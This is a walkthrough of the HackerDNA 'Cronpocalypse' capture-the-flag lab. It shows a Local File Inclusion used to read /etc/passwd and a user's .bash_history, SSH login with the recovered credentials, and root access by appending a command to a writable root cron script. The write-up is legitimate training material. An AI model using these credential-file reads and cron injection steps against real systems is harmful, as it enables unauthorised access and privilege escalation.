Cronpocalypse

Author: Dorothy Spencer
Date: [02/19/2026]
Platform: HackerDNA
Difficulty: Easy Level
Category: Linux / Cron / Privilege Escalation
Points Earned: 20pts
Flags: 2
URL: https://hackerdna.com/labs/cronpocalypse

Overview

Cronpocalypse is a two-phase challenge focused on gaining initial access through a Local File Inclusion (LFI) vulnerability and then escalating privileges by abusing a misconfigured cron job. The goal is to leverage these weaknesses to access protected files and ultimately retrieve both the user and root flags.

Initial Access

Starting the Lab

Launching the lab presents a fake "FakeCorp" webpage with an **Explore Features** button. Selecting this reveals two functions: a file-reading feature and a random quote generator. The file-reading feature immediately stands out as a potential attack surface.


Identifying the LFI Vulnerability

Testing the file input parameter shows that the application makes requests such as:

http://<IP>/read?file=flag.txt

Modifying the file= parameter confirms a Local File Inclusion vulnerability, allowing arbitrary file reads from the server.

Start Lab (Example Screen Shot):



Cronpocalypse

Easy · Updated 19 Feb 2026 · Free Access

Start the machine, hack the system, and find the hidden flags to complete this challenge and earn points!

2 FLAGS

20 POINTS

28% SUCCESS RATE


Machine Ready

TARGET


This is the IP address of your target machine. Click it to open in your browser.

34.244.226.34

Upon launching web link you should see the following fake page.



Click Explore Features



I looked for ways to gather credentials and decided to enumerate the user's home directory. By abusing the same file read vulnerability, I accessed ***/home/ctf/.bash_history***, which is often overlooked but can contain previously executed commands, passwords, or sensitive paths.

Enumeration

Nmap Scan

Before interacting further with the web application, I performed a basic service enumeration:

```
nmap -sC -sV <IP>
```

The scan revealed two open ports:


- **22/tcp** — OpenSSH 9.9
- **80/tcp** — Werkzeug 3.0.6 (Python 3.12.9)

With no credentials for SSH, the web service on port 80 became the primary focus.

Reading System Files

Using the LFI vulnerability, I enumerated the filesystem with the following script. This confirmed the presence of a ctf user.

```
curl http://<IP>/read?file=/etc/passwd
```




```
┌─[sgtmajormom@parrot]─[~]
└──╼ $nmap -sC -sV 54.216.191.60
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 16:09 EST
Nmap scan report for ec2-54-216-191-60.eu-west-1.compute.amazonaws.com
(54.216.191.60)
Host is up (0.12s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9 (protocol 2.0)
| ssh-hostkey:
|   256 f1:f7:94:e7:7c:e5:85:3e:02:24:df:cb:ee:cb:59:50 (ECDSA)
|_  256 c9:a2:42:1b:0a:95:0a:60:ae:a8:86:60:57:33:dc:20 (ED25519)
80/tcp open  http    Werkzeug httpd 3.0.6 (Python 3.12.9)
|_http-title: Home
|_http-server-header: Werkzeug/3.0.6 Python/3.12.9

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.35 seconds
┌─[sgtmajormom@parrot]─[~]
└──╼ $
```

Extracting Credentials

Next, I targeted the user's command history:


curl "http://<IP>/read?file=flag-user.txt"




```
┌─[sgtmajormom@parrot]─[~]
└──╼ $curl "http://54.216.191.60/read?file=flag-user.txt"
Access Denied!┌─[sgtmajormom@parrot]─[~]
└──╼ $
```

The .bash_history file revealed a password change command:


curl http://18.201.130.222/read?file=/home/ctf/.bash_history



```
┌─[✗]─[sgtmajormom@parrot]─[~]
└──╼ $curl "http://3.252.81.225/read?file=/home/ctf/.bash_history"
<pre>echo "(S[redacted]d!' | chpasswd
su ctf
passwd
S[redacted]d!
exit
```



```
</pre>┌─[sgtmajormom@parrot]─[~]
└──╼ $curl "http://3.252.81.225/read?file=/etc/passwd"
<pre>root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
ctf:x:1000:1000:Linux User,,,:/home/ctf:/bin/sh
</pre>┌─[sgtmajormom@parrot]─[~]
└──╼ $curl "http://3.252.81.225/read?file=/home/ctf/.bash_history"
<pre>echo "ctf:S[redacted]d!" | chpasswd
su ctf
passwd
S[redacted]d!
exit
```



```
┌─[sgtmajormom@parrot]─[~]
└──╼ $ssh ctf@54.74.78.136
The authenticity of host '54.74.78.136 (54.74.78.136)' can't be establ
ished.
ED25519 key fingerprint is SHA256:ZM8fmLHpRzcAfG+ZLT07LSPyJEihbWEH6kYN
okX06XE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
es
Warning: Permanently added '54.74.78.136' (ED25519) to the list of kno
wn hosts.
ctf@54.74.78.136's password:
Welcome to the Cronpocalypse CTF Box!
ip-10-0-11-35:~$ cat flag-user.txt
5*******_****_****_****_**********a
ip-10-0-11-35:~$ ^C

ip-10-0-11-35:~$ 
```

This provided valid SSH credentials for the ctf user.


User Access

Using the recovered credentials, I logged into the machine:

ssh ctf@<IP>

Once inside, I retrieved the user flag:

cat flag-user.txt



```
ip-10-0-11-35:~$ cat /home/ctf/root_flag.txt
c******* **** **** **** ***********f
ip-10-0-11-35:~$ ^C

ip-10-0-11-35:~$ Connection to 54.74.78.136 closed by remote host.
Connection to 54.74.78.136 closed.
┌─[✗]─[sgtmajormom@parrot]─[~]
└──╼ $
```

Privilege Escalation

With user-level access established, the next step was to escalate privileges to root.

Enumerating Cron Jobs

I inspected system cron directories:

ls -la /etc/cron.*

Inside /etc/cron.hourly/, I found a script owned by root but **writable by the ctf user** — a critical misconfiguration.

Inspecting the Vulnerable Script

The script performed a simple backup operation, but because it was writable, I could append arbitrary commands that would execute as root.

Injecting a Payload

To escalate privileges, I appended a command to copy the root flag into a location readable by the ctf user:


echo "cp /root/flag.txt /home/ctf/root-flag.txt" >> /etc/cron.hourly/backup.sh

Waiting for Cron Execution

Cron jobs in this directory run automatically. After waiting briefly, I checked the home directory:

```
ls -la /home/ctf
```

A new file, root-flag.txt, had appeared. This completed the privilege escalation and captured the second flag.


OPEN THE TARGET AND FIND THE FLAGS

flag-user.txt +10 pts

```
5*******-****-****-****-***********a
```

OPEN THE TARGET AND FIND THE FLAGS

flag-root.txt +10 pts

```
c*******-****-****-****-***********f
```

Congratulations!

You have successfully owned Cronpocalypse